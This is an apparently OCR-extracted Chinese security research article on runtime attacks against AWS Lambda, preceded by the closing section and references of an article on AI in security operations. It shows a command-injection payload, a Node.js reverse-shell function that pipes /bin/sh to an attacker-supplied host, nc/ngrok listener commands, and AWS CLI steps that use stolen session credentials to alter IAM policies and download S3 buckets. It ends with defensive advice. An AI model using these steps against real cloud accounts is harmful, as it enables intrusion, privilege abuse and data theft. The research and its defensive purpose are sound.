如果要达到 L4/L5 的自动化安全运营目标，就应该研究如何构建可推理的知识库，包括知识库的语法、语义模式，以及知识库的推理机制。理想状态下，人工智能能够自主地学习当前知识库条目，关联、创造不同的知识库条目；能够根据新的漏洞、威胁情报、资产，自主地在知识库中添加新的条目；在运行时能够根据检测到的告警，构建知识子图，包括当前、历史和未来受影响的资产、攻击手法、所利用的脆弱性，以自然语言的形式形成最终报告和处置建议。

结语

总体而言，人工智能的成功一定能在网络安全领域得到复制，

但前提是需要解决其中的若干挑战。人工智能当前可以在一些具体问题中得到较好的应用，后续自动化辅助安全运营是未来成功的关键。

致谢

本文中的图表、数据均来自绿盟科技天枢实验室和创新中心的研究成果。

参考文献

[1] http://www.crise.ia.ac.cn/news_view.aspx?TypeId=28&Id=437&FId=t2:28:2.

[2] 模型又不适用了？——论安全应用的概念漂移样本检测 [EB/OL]. https://mp.weixin.qq.com/s/XFuv0orQ61XhrI2O-CyJSw.

[3] https://attack.mitre.org/.

[4] https://capec.mitre.org/.

[5] https://cve.mitre.org/.

[6] https://www.sohu.com/a/277449464_278960.

[7] Mingkai Tong, Runzi Zhang, Far from classification algorithm: dive into the preprocessing stage in DGA detection, Trustcom, 2020.

[8] 胡必伟，基于决策树的 Webshell 检测方法研究 [J]. 网络与通信，2016(6).

[9] 王萌，关于恶意软件加密流量检测的思考 [EB/OL].https://mp.weixin.qq.com/s?__biz=MzIyODYzNTU2OA==&mid=2247489152&idx=1&sn=fbe9a42e889e78c19e593d2dbbdbbe35.

[10] 王萌，关于恶意软件加密流量检测的思考 [EB/OL]，.https://mp.weixin.qq.com/s?__biz=MzIyODYzNTU2OA==&mid=2247489152&idx=1&sn=fbe9a42e889e78c19e593d2dbbdbbe35.

[11] 绿盟科技，AISecOps 智能安全运营技术白皮书 [EB/OL].https://www.nsfocus.com.cn/html/2020/92_1218/142.html,2020.

[12] Runzi Zhang, Mingkai Tong, Lei Chen, Jianxin Xue, Wenmao Liu and Feng Xie, CMIRGen: Automatic Signature Generation Algorithm for Malicious Network Traffic, Trustcom, 2020.

[13] https://github.com/oasiszrz/XAIGen.

云原生攻防研究

—— 针对AWS Lambda的运行时攻击

绿盟科技 创新中心&星云实验室 浦明

1. 引言

笔者在上一篇文章《Serverless 安全研究 — Serverless 安全风险》中介绍了责任划分原则。对于开发者而言，Serverless 因其服务端托管云厂商安全能力强的特点，实际上降低了总体的安全风险。

主流的公有云 FaaS 平台，像 AWS Lambda、Google Cloud Functions、Microsoft Azure Functions，均有一套自管理的函数运行时环境，那么这些不同厂商的函数运行时环境是否安全也是业界关注的一大问题。笔者就此问题进行了研究，并通过实验发现这些云厂商的函数运行时都是可被利用的，根源在于脆弱的函数运行时环境，例如访问凭证以环境变量方式存储、“/tmp”目录的可写权限、固定不变的源码路径等，这些脆弱性将会导致许多风险，例如开发者在编写应用时可能因为引入了不安全的第三方库，加之为此函数配置了错误的权限进而导致攻击者利用脆弱的函数运行时环境对云存储进行数据窃取、对 Serverless 环境的各类资源进行未授权访问、对“/tmp”目录进行恶意脚本植入等。在实际应用场景中，攻击者会不断对云厂商提供的运行时环境进行探测以寻求脆弱点并进行利用。

本文限于篇幅限制，将只对 AWS Lambda 平台进行举例说明。希望可以给各位读者带来思考。

2. 背景知识

2.1 短生命周期特性

假设攻击者以某种方式获取到了 Serverless 函数运行环境的 shell 权限，传统云计算模式下，由于服务器长时间处于运行状态，攻击者有大量时间去思考如何进行持久化攻击。在服务端安全防护不到位的情形下，攻击者可以运行恶意进程长达数月或数年，从而对敏感数据进行持久性窃取，反观 Serverless 模式下，函数运行时间和存活时间是短暂的，访问凭证的生命周期也是短暂的，2020 年的 RSA 大会上，来自 Puma Security 的首席安全研究员 Eric Johnson 分享了关于如何防护 Serverless 架构的议题《Defending Serverless Infrastructure in the Cloud》[6]，其中作者针对 AWS Lambda、Google Cloud Functions、Microsoft Azure Functions 三个主流 Serverless 云厂商的函数存活时间和访问凭证生命周期进行了统计，如下图所示：




图 1 主流 Serverless 云厂商函数存活生命周期统计




图 2 主流 Serverless 云厂商函数访问凭证生命周期统计

由图 1，图 2 所示，AWS Lambda 的函数存活时间及访问凭证生命周期分别为 11 分钟和 12 小时，相比于 Azure Functions 和 GCP Functions 均要长一些，这也从侧面反映了 AWS Lambda 在冷启动问题上处理的较好，用户体验更佳。

以上我们得知 Serverless 模式的短生命周期特性，那么回过头来我们需要思考的问题是：攻击者如何在短时间内对 AWS Lambda 运行时进行攻击；攻击者是否只能在 11 分钟内进行攻击；如果攻击过程耗时较长超出了函数默认设置，在函数运行环境重启后，之前的攻击是否仍然生效；如何拿到访问凭证及如何去利用；针对以上问题，我们需要逐个探索并验证才能得到最终答案。

2.2 Lambda 元数据

Lambda 拥有非常完善的文档体系 [11]，从中我们可以得到很多重要内容，例如 Lambda 函数源码路径为 “/var/task”; Lambda 的账户凭证是以环境变量的方式存储 ;AWS Lambda 的文件系统因为安全原因设置为只读，但其为了追求更好的冷热启动效果，建立了一个可写的缓存路径 “/tmp” [7] ;Lambda 的默认用户为 sbx_userxxxx 等等。

2.3 AWS CLI

AWS CLI 是用于统一管理 AWS 服务和资源的工具，为开源项目 [19]，除了在 AWS 控制台上管理 Lambda 函数，我们也可以在终端使用 AWS CLI 去完成。

2.4 AWS IAM

IAM (Identity and Access Management) 为 AWS 账户的一项功能，IAM 可使用户安全的对 AWS 资源和服务进行管理，通常我们可以创建和管理 AWS 用户和组，并设置其对资源的访问权限，例如我们在 AWS 上部署了一个 Lambda 函数，由于此函数需要对 AWS 的 S3 资源进行访问，故我们要向 Lambda 函数授予访问 S3 的权限。IAM 配置在 AWS 中通常展现为一个 JSON 文件：

```
{
  “Version”:“2012-10-17”,
  “Statement”:[
    {
      “Effect”:“Allow”,
      “Action”:“*”,
      “Resource”:“*”
    }
```

```
    ]
}
```

以上策略为 AWS 的 AdministratorAccess 策略，其提供对 AWS 服务和资源的所有访问权限。需要注意的是，策略中将资源（Resource）和行为（Action）配置为“*”实际上是非常危险的方式，一旦攻击者拥有了访问凭证，便可通过 AWS CLI 对 IAM 进行创建、删除、修改等操作，例如：

```
## 创建一个 IAM 用户
aws iam create-user --user-name xxx
## 创建 IAM 登录方式
aws iam create-login-profile --user-name xxx --password xxx
## 为 IAM 用户创建访问 Token
aws iam create-access-key --user-name xxx
## 将 IAM 用户添加至 Admin 用户组
aws iam add-user-to-group --user-name xxx  --group-name Admins
```

3. 攻击模型

笔者近期针对 AWS Lambda 调研了常用的运行时利用手法，总结并绘制了一幅攻击模型图，如下所示：




图 3 AWS Lambda 运行时攻击模型

由以上攻击模型我们可以看出攻击者只需获得运行时的 shell 权限，便可以针对“可写目录”、“环境变量”、“AWS Lambda 资源“、”AWS IAM“加以利用以进行一系列攻击，所以 shell 权限的获取为整个攻击流程的第一步也是最为核心的一步，图中可以看出 shell 权限的获取可以分为下两种方式：

1. 攻击者利用开发者编写的代码漏洞获取 shell 权限

攻击流程如下：

开发者编写的 Lambda 函数代码含有漏洞，例如命令注入漏洞；

攻击者使用了此 Lambda 功能，通过不断探测及尝试发现了函数漏洞，并最终拿到 shell 权限；

通过终端或界面输入 shell 命令获得函数运行时的环境变量，通过 AWS CLI 结合 IAM 进行越权访问、隐私数据窃取；通过可写路径上传恶意脚本进行更高维度的攻击；

2. 攻击者恶意构造函数代码用于建立反向 shell

攻击流程如下：

攻击者恶意构造应用程序（该函数用于成功的建立反向 shell）

并部署至 AWS Lambda 平台中；

攻击者通过提前构造好的请求在本地环境中触发已部署的 Lambda 函数，从而拿到 shell 权限；

攻击者通过运行时环境的可写目录写入恶意脚本，利用 Lambda 服务器充当僵尸主机对外进行 DDoS 攻击；

为了更清晰地说明攻击者如何通过以上两种方式获得 shell 权限，我们通过实验进行了验证，具体见 shell 权限获取部分。

4.Shell 权限获取

4.1 攻击者利用开发者编写的代码漏洞获取 shell 权限

针对此类攻击场景（攻击场景一），我们试想一个聊天机器人的场景，开发者通过编写 Lambda 函数实现聊天机器人的自动回复功能，但在编写程序时错误的使用了 python 的 os.popen() 方法，导致了命令注入漏洞，来自 Mozilla 的安全研究人员 Andrew Krug 根据此场景编写了相应的含有漏洞的代码 [18], 具体如下所示：

```
        def react(message, bot):
    """React to messages sent directly to the bot."""
            try:
        ……
                url = ……
                try:
                  r = requests.get(url)
                  F = open('/tmp/' + filename, 'w')
                  F.write(r.text)
                  F.close()
                except Exception as e:
                    print('Could not write file because {e}'.format(e=e))
                try:
                    content = os.popen("cat /tmp/" + filename).read()## 将用户输入查找的文件名不经任何校验当作字符串传入 shell 中，引发了命令注入漏洞
                ……
                except Exception as e:
                  print(e)
                print(content)
                print(os.popen("ls /tmp").read())
                  slack_message = "Here's the changelog you asked for: \n {changelog}".format(changelog=content) ## 将文件内容以 changelog 格式输出至屏幕
            ……
                response = {
                  "statusCode": 200,
              ……
                }
```

```
            return response
    except Exception as e:
                print(e)
```

上述代码不难看出，攻击者只需对 filename 的内容进行简单构造便可以控制 Lambda 的运行时，例如攻击者可能会在输入端输入以下 filename（此处通过 python 环境模拟聊天机器人 UI 界面操作）：

```
>>> import os
>>> os.popen("cat /tmp/1.py").read()## 攻击者将查看的文件名设置为 "1.py"
'xxxxxxxxxxxxxxxxxxxxxthis is just a testxxxxxxxxxxxxxxxxxxxxxxxxx\n'

>>> os.popen("cat /tmp/1.py;ls -al").read()## 攻击者将查看的文件名改为 "1.py;ls -al "以获取当前目录
'xxxxxxxxxxxxxxxxxxxxxthis is just a testxxxxxxxxxxxxxxxxxxxxxxxxx\n
total 224
drwxr-xr-x 20 nsfocus nsfocus 4096 Nov 27 05:51 .
drwxr-xr-x  3 root    root    4096 Sep 16  2019 ..
drwxr-xr-x  2 root    root    4096 Nov 24 06:44 .aws
-rw-------  1 root    root   41940 Nov 24 12:03 .bash_history
-rw-r--r--  1 nsfocus nsfocus  220 Apr  4  2018 .bash_logout
……

>>> os.popen("cat /tmp/1.py;env").read()## 攻击者将查看的文件名设置为 "1.py;env" 以获取当前环境变量
'xxxxxxxxxxxxxxxxxxxxxthis is just a testxxxxxxxxxxxxxxxxxxxxxxxxx
LESSCLOSE=/usr/bin/lesspipe %s %s
LANG=en_US.UTF-8
SUDO_GID=1000
DISPLAY=localhost:10.0
USERNAME=root
……
>>> os.popen("cat /tmp/1.py;id").read()## 攻击者将查看的文件名设置为 "1.py;id "以获取当前用户
'xxxxxxxxxxxxxxxxxxxxxthis is just a testxxxxxxxxxxxxxxxxxxxxxxxxx
uid=0(root) gid=0(root) groups=0(root)\n'
```

从上述代码中的输入输出可以看出此方法同样也适用于攻击 Lambda 运行时。一旦攻击者拿到了 shell 权限，再往后就是通过 AWS CLI 进行的一系列恶意操作了，具体我们可参考后面的攻击场景复现部分。

4.2 攻击者恶意构造 Lambda 函数获取 shell 权限

针对此类攻击场景（攻击模型章节中的场景二），笔者借鉴了 Puma Security 公司的开源项目 serverless-prey[5]，此项目以研究为目的，以攻击者视角模拟了真实被滥用的 Serverless 场景，为了让各位读者清晰的了解 shell 权限的获取过程，笔者搭建了实验环境，主要分为以下三个部分：

4.2.1 安装 AWS CLI

AWS CLI 有 v1,v2 两个版本，笔者安装的 mac OS 环境的 v2 版本，参照官方文档 [9]，安装命令如下：

curl “https://awscli.amazonaws.com/AWSCLIV2.pkg” -o “AWSCLIV2.pkg”

sudo installer -pkg AWSCLIV2.pkg -target /

安装完成后，我们需要配置 AWS CLI 以便与我们的 Lambda 账户进行正常通信：

$ aws configure

AWS Access Key ID [None]:「AWS 账户的访问 ID」

AWS Secret Access Key [None]:「AWS 账 户 的 AWS Secret Access Key」

Default region name [None]:「AWS 账户的所在区域」

Default output format [None]:「AWS 账户的所在区域」

AWS 账户信息可在创建 IAM 用户时查看，如下图所示：

图 4 AWS 账户信息

配置完成后我们尝试通过 AWS CLI 与 AWS 服务端进行通信，以下命令含义为列出 AWS 账户中所有的 S3 存储桶资源，下图我们可以看到配置已生效：

图 5 AWS CLI 示例

4.2.2 部署 panther

首先在本地部署 serverless-prey 项目：

git clone https://github.com/pumasecurity/serverless-prey.git

切换到该项目下的 AWS Lambda 目录（panther 目录）：

图 6 AWS Lambda NodeJS 项目

我们可以看到 panther 路径下包含一个 NodeJS 项目，下一步需要安装 NodeJS 项目的依赖包：

npm install --arch=x64 --platform=linux --target=12.13.0 sharp

图 6 中笔者已经安装了 node_modules 依赖包，在项目部署至 AWS Lambda 之前，我们不妨看看这个函数中的内容 [10]，由于函数较长，笔者只抽取了核心部分：

```
if (event.queryStringParameters) {
  host = event.queryStringParameters.host;  // 获 取 Get 请求的 host 参数
  port = event.queryStringParameters.port; // 获取 Get 请
```

```
求的 port 参数
    }

    if (!host || !port) {
      writeLog(2, 'Invalid request: Missing host or port parameter.');
     return {
      statusCode: 400,
      body: JSON.stringify({
        message: 'Must provide the host and port for the target TCP server as query parameters.',
      }),
     };
    }

    const portNum = parseInt(port, 10);

    const sh = cp.spawn('/bin/sh', []);
    const client = new net.Socket(); // 建立一个 socket 连接

    try {
     await new Promise((resolve, reject) => {
       client.connect(portNum, host, () => { // 连 接 host 和 port 组成的 url
        client.pipe(sh.stdin); // 建立反向 shell 操作
        sh.stdout.pipe(client); ); // 建立反向 shell 操作
        sh.stderr.pipe(client); ); // 建立反向 shell 操作
      });
```

可以看出此函数的主要目的为通过建立反向 shell 连接攻击者的机器。

除了创建该函数之外，为了模拟真实攻击环境，应用程序中还包含 AWS 的 S3 存储桶及 API Gateway 等资源，具体可查看项目中的 resource.yaml 和 serverless.yaml 文件，紧接着我们将此项目部署至 AWS Lambda:

```
root ~/work/project/reverse_lambda/serverless-prey/panther export AWS_PROFILE=default ## 导入 AWS 的配置项用 AWS CLI 使用
root ~/work/project/reverse_lambda/serverless-prey/panther export WITH_BUCKET=true ## 创建受保护的 AWS 存储桶，Lambda 执行角色可以访问
root ~/work/project/reverse_lambda/serverless-prey/panther export BUCKET_SUFFIX=$(uuidgen | cut -b 25-36 | awk '{print tolower($0)}') true ## 创建受保护的 AWS 存储桶，Lambda 执行角色可以访问

root ~/work/project/reverse_lambda/serverless-prey/panther npx serverless deploy ## 部署应用程序
Serverless: Packaging service...
Serverless: Excluding development dependencies...
Serverless: Creating Stack...
Serverless: Checking Stack create progress...
```

.....

Serverless: Stack create finished...

Serverless: Uploading CloudFormation file to S3...

Serverless: Uploading artifacts...

Serverless: Uploading service panther.zip file to S3 (1.59 KB)...

Serverless: Validating template...

Serverless: Updating Stack...

Serverless: Checking Stack update progress...

.....

Serverless: Stack update finished...

Service Information

service: panther

stage: dev

region: us-east-1

stack: panther-dev

resources: 16

api keys:

panther: 9KRZWx5yc47K3D3yuxy6m4fanDJrJx6h-50jS0vey ##API 密钥，非常重要，用于 API 请求时携带

endpoints:

GET - https://lbfq2wa99e.execute-api.us-east-1.amazonaws.com/dev/api/Panther ##API 请求路径

functions:

panther: panther-dev-panther

layers:

None

S3 Sync: Syncing directories and S3 prefixes...

.....

S3 Sync: Synced.

Serverless: Run the “serverless” command to setup monitoring, troubleshooting and testing.

我们可以在 AWS Lambda 控制台中查看应用程序是否部署成功：

图 7 AWS Lambda 应用部署全貌

如上图所示，所有的资源已部署完成。

4.2.3 建立反向 Shell

由于笔者的本地环境已经安装了 Netcat 和 Ngrok，故可直接进行 Netcat 侦听：

~/work/project/reverse_lambda/serverless-prey/panther nc -l 4444

为了能让 AWS Lambda 访问到本地环境，笔者将本地端口映射至互联网，如下所示：

~/work/project/reverse_lambda/serverless-prey/panther ngrok tcp 4444




图 8 本地开启 ngrok

图 8 可以看出通过 Ngrok 映射的临时互联网地址为 2.tcp.ngrok.io:11978

下一步就是最重要的反弹操作了，我们通过构造 URL 触发 Lambda 函数，同时观察 Netcat 窗口，如下图所示：




图 9 建立反向 shell 过程

拿到运行时的 shell 权限后我们发现，仅仅 30 秒后连接就自动断开了，如下图所示：




图 10 请求超时

仔细观察是因为 API 网关调用超时时常默认为 30 秒，函数的超时时常也为 30 秒，所以每隔 30 秒就需要建立一次反向 shell，为了避免频繁断开，我们可通过 AWS CLI 将函数超时时常设置为最大值 15 分钟：

```
root ~/work/project/reverse_lambda/serverless-prey aws lambda update-function-configuration \
    --function-name  panther-dev-panther \
    --timeout 900 # 设置超时时常为 15 分钟


{
    “FunctionName”: “panther-dev-panther”,
    “FunctionArn”: “arn:aws:lambda:us-east-1:655125143201:function:panther-dev-panther”,
    “Runtime”: “nodejs12.x”,
    “Role”: “arn:aws:iam::655125143201:role/panther-dev-us-east-1-lambdaRole”,
    “Handler”: “handler.panther”,
    “CodeSize”: 1585,
    “Description”: “”,
    “Timeout”: 900, ## 执行完后根据终端输出可以看出超时时长已更改为 15 分钟
    “MemorySize”: 1024,
    “LastModified”: “2020-11-24T09:02:45.544+0000”,
    “CodeSha256”: “62CcxpIHuJGTRRtg7zaopnUiCzVYAm-b4l1LfBuqPkL8=”,
    “Version”: “$LATEST”,
```

```
    "TracingConfig":{
      "Mode":"PassThrough"
    },
      "RevisionId":"1ab160cf-6953-464d-9bd6-0d09cbe5fe06",
    "State":"Active",
    "LastUpdateStatus":"Successful"
  }
```

5. 攻击场景复现

通过上述内容的介绍，我们了解到当攻击者拿到了shell权限后便可进行一系列攻击，其中主要通过对“可写目录”、“AWS IAM”、“环境变量”这三者的联合利用达到最终目的。我们通过实验做了一些验证工作，尝试复现攻击过程，主要验证内容为“未授权访问”、“窃取敏感数据”、“植入恶意木马”这三类攻击。

5.1 未授权访问攻击

在拿到了shell权限后，我们可以查看Lambda的环境变量，由于输出内容较多，笔者仅截取了部分内容，如下图所示：

图11 运行时环境变量

其中笔者发现了账户访问凭证相关的环境变量，通过筛选后输出如下：

图12 访问凭证环境变量

图12可以看到AWS_SESSION_TOKEN、AWS_SECRET_ACCESS_KEY、AWS_ACCESS_KEY_ID三个非常重要的访问凭证，这些变量在接下来的攻击中起着至关重要的作用。我们首先在不含有访问凭证的环境中尝试查看当前AWS账户拥有的角色：

```
root@microservice-master:~# aws iam list-roles
An error occurred (InvalidClientTokenId) when calling the ListRoles operation: The security token included in the request is invalid.
```

可以看出客户端访问由于未携带token导致无法正常调用，于是我们将环境变量导入本地环境：

```
export AWS_ACCESS_KEY_ID=<ENTER KEY ID>
export AWS_SECRET_ACCESS_KEY=<ENTER SECRET ACCESS KEY>
export AWS_SESSION_TOKEN=<ENTER SESSION TOKEN>
```

再次查看AWS账户拥有的角色，由于输出内容较多，笔者只截取了重要部分，如下所示：

```
root@microservice-master:~# aws iam list-roles
```

{
“Path”:“/”,
“RoleName”:“panther-dev-us-east-1-lambdaRole”,
“RoleId”:“AROAZRCEAL2QUSHRED5QI”,
“Arn”:“arn:aws:iam::655125143201:role/panther-dev-us-east-1-lambdaRole”,
“CreateDate”:“2020-11-24T03:01:47+00:00”,
“AssumeRolePolicyDocument”:{
“Version”:“2012-10-17”,
“Statement”:[
{
“Effect”:“Allow”,
“Principal”:{
“Service”:“lambda.amazonaws.com”
},
“Action”:“sts:AssumeRole”
}
]
},
“Description”:“”,
“MaxSessionDuration”:3600
},

在本实验中，笔者想尝试利用访问凭证更改现有的角色策略以达到未授权访问的目的。主要步骤如下：

查看“panther-dev-us-east-1-lambdaRole”角色中包含的策略：

```
root@microservice-master:~# aws iam list-role-policies --role-name panther-dev-us-east-1-lambdaRole
{
  “PolicyNames”:[
    “dev-panther-lambda”
  ]
}
(END)
```

可以看出“panther-dev-us-east-1-lambdaRole”中含有一个策略“dev-panther-lambda”

对策略的内容进行查看：

```
root@microservice-master:~# aws iam get-role-policy --role-name panther-dev-us-east-1-lambdaRole --policy-name dev-panther-lambda
{
  “RoleName”:“panther-dev-us-east-1-lambdaRole”,
  “PolicyName”:“dev-panther-lambda”,
  “PolicyDocument”:{
    “Version”:“2012-10-17”,
    “Statement”:[
      {
        “Action”:[
          “logs:CreateLogStream”,
          “logs:CreateLogGroup”
        ],
        “Resource”:[
          “arn:aws:logs:us-east-1:655125143201:log-group:/aws/lambda/panther-dev*:*”
```

```
            ],
            “Effect”：“Allow”
          },
          ……
        ]
      }
    }
```

以上我们已经得到了“dev-panther-lambda”的策略全貌；

尝试修改函数日志的写入配置，如下所示，Effect 由之前的 Allow 改为了 Deny：

```
          {
            “Action”：[
              “logs:CreateLogStream”，
              “logs:CreateLogGroup”
            ],
            “Resource”：[
                “arn:aws:logs:us-east-1:655125143201:log-group:/aws/lambda/panther-dev*:*”
            ],
            “Effect”：“Deny” ## 由 ALLOW 更改为 Deny
          },
```

通过命令行进行策略修改，其中 test.json 为更改后的策略文件：

```
root@microservice-master:~# aws iam put-role-policy --role-name panther-dev-us-east-1-lambdaRole --policy-name dev-panther-lambda --policy-document file://./test.json
```

此时，如果受害者想通过界面查看函数的访问日志，却发现已经停止了访问权限：




图 13 账户遭到权限篡改

本实验只是简单的对角色策略进行了修改，并未造成太大影响，试想在真实场景中，造成的损失只会更多。

5.2 窃取敏感数据

攻击者通过终端执行命令获取到 AWS 账户下的所有 S3 存储桶：

```
root@microservice-master:~# ☒ aws s3 ls
2020-11-16 16:35:16 calbeebucket
2020-11-16 16:36:57 calbeebucket-resized
2020-11-24 11:01:48 panther-9e575f5c6886
2020-11-24 11:00:54 panther-dev-serverlessdeployment-bucket-1spdo3jm0znph
```

通过执行命令将 S3 存储桶的所有内容同步至本地环境：

```
root@microservice-master:~# aws s3 sync “s3://panther-9e575f5c6886” ~/panther
download: s3://panther-9e575f5c6886/assets/panther.jpg to ../../../../panther/assets/panther.jpg
```

可以看到 S3 存储桶的内容已经复制到笔者的本地环境了，我们打开文件看看里面有什么内容：




图 14 窃取 S3 中的敏感数据

虽然上例只是一张图片，但如果存储的数据是密钥或大量隐私数据，攻击者可以轻松达到窃取隐私数据的目的，危害巨大。

5.3 植入恶意木马

通常云厂商为了达到更好的冷热启动效果，会增加缓存以保存当前的函数运行时状态，AWS Lambda 也不例外，只要查阅其官方文档不难发现 AWS Lambda 在运行环境中对“/tmp”目录开放了写权限，目的是为了更佳的缓存效果，为了验证“/tmp”目录可写，笔者做了一些尝试，如下所示：

```
root  ~/work/project/reverse_lambda/serverless-prey/panther  nc -lvvp 4444
Listening on any address 4444 (krb524)
Connection from 127.0.0.1:54774
echo “Malware” > malware.sh ## 写入恶意脚本
/bin/sh: line 1: malware.sh: Read-only file system ## 路径为只读
echo “Malware” > /tmp/malware.sh  ## 写入恶意脚本至“/tmp”目录
ls /tmp/malware.sh ## 查看恶意脚本
/tmp/malware.sh ## 写入成功
echo “X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*” > /tmp/malware.sh ## 写入恶意字符串至脚本中
cat /tmp/malware.sh   ## 查看恶意脚本
X5O!P%@AP[4\PZX54(P^)7CC)7}-STANDARD-ANTIVIRUS-TEST-FILE!+H* ## 正常输出
```

经笔者实验发现“/tmp”目录确实可写，那么攻击者自然可以通过上传恶意脚本发起攻击，这也使笔者提出两个疑问：

如果 shell 连接断开，之前上传的恶意 shell 是否仍然存在？

攻击者拿到了 shell 权限后留给其攻击时间有多久？

为了验证以上两个问题，笔者做了些尝试，验证步骤如下：

将函数超时时间设置为 30 秒：

```
root  ~/work/project/reverse_lambda/serverless-prey aws lambda update-function-configuration --function-name CreateThumbnail --timeout 30
```

在拿到 shell 权限后向“/tmp”目录写入测试文件并查看写入成功：

```
root  ~/work/project/reverse_lambda/serverless-prey/panther nc -lvvp 4444
Listening on any address 4444 (krb524)
Connection from 127.0.0.1:58470
echo “Malware”_test > /tmp/malware_test.sh
cat /tmp/malware_test.sh
```

30 秒后 shell 断开连接，再次建立反向 shell 并查看“/




图 15 shell 断开后查看文件是否存在

每隔 1 分钟重复步骤 3 查看文件是否存在，笔者发现在持续进行至 11 分钟左右时再次查看 malware_test.sh 文件失败了：

Listening on any address 4444 (krb524)

Connection from 127.0.0.1:58470

echo “Malware” _test > /tmp/malware_test.sh

cat /tmp/malware_test.sh

Malware_test

Total received bytes: 13

Total sent bytes: 69

root ~/work/project/reverse_lambda/serverless-prey/panther nc -lvvp 4444

Listening on any address 4444 (krb524)

Connection from 127.0.0.1:58564

cat /tmp/malware_test.sh

Malware_test

Total received bytes: 13

Total sent bytes: 25

root ~/work/project/reverse_lambda/serverless-prey/panther nc -lvvp 4444

Listening on any address 4444 (krb524)

Connection from 127.0.0.1:58760

cat /tmp/malware_test.sh

Malware_test

…….. ##10 分钟后再次查看

root ~/work/project/reverse_lambda/serverless-prey/panther nc -lvvp 4444

Listening on any address 4444 (krb524)

Connection from 127.0.0.1:58760

cat /tmp/malware_test.sh

No such file or directory ## 文件已消失

该实验我们可以得出两个结论，首先 shell 环境断开后再次查看之前添加的恶意脚本仍然存在，另外攻击者有大致 11 分钟的时间发动一次完整的攻击，这对于经验丰富的攻击者来说足够了。

6. 防护建议

通过本文介绍，我们可以看出攻击者在攻击过程中均需要与不安全的配置（IAM）结合利用才能达到最终目的，因此笔者认为相应安全防护应当从以下三方面考虑：

限制函数策略

开发者首先应当限制函数策略，给予其适当的访问权限，删除过于宽松的权限，这样即便拿到了访问凭证也无法对所有资源进行访问。

使用 SCA（Software Composition Analysis）解决方案

SCA 的原理是对现有应用程序中使用的开源依赖项进行统计，通过分析程序中依赖项的直接或间接关系得出依赖项的开源许可证及其详细信息，其中主要包括依赖项是否存在安全漏洞，最后根据漏洞数量和漏洞严重程度决定应用程序是否可以继续运行，目前市面上主流的 SCA 产品有 OWASP Dependency Check[12]、SonaType[13]、Snyk[14]、Bunder Audit[15]， 其 中 SonaType、Snyk、Bunder Audit 均为开源项目，感兴趣的读者可以尝试。

使用监控资源

Serverless 场景下，应用程序的生命周期通常较短，而我们需要时刻了解函数的调用来源，这使安全监控变的更为重要，笔者建议各位读者使用 AWS Lambda 的监控资源，例如 CloudWatch 及 CloudTrail 等，通过细心查看日志信息我们可以细粒度的还原一次 Lambda 函数的触发过程，从而发现攻击痕迹。

7. 总结

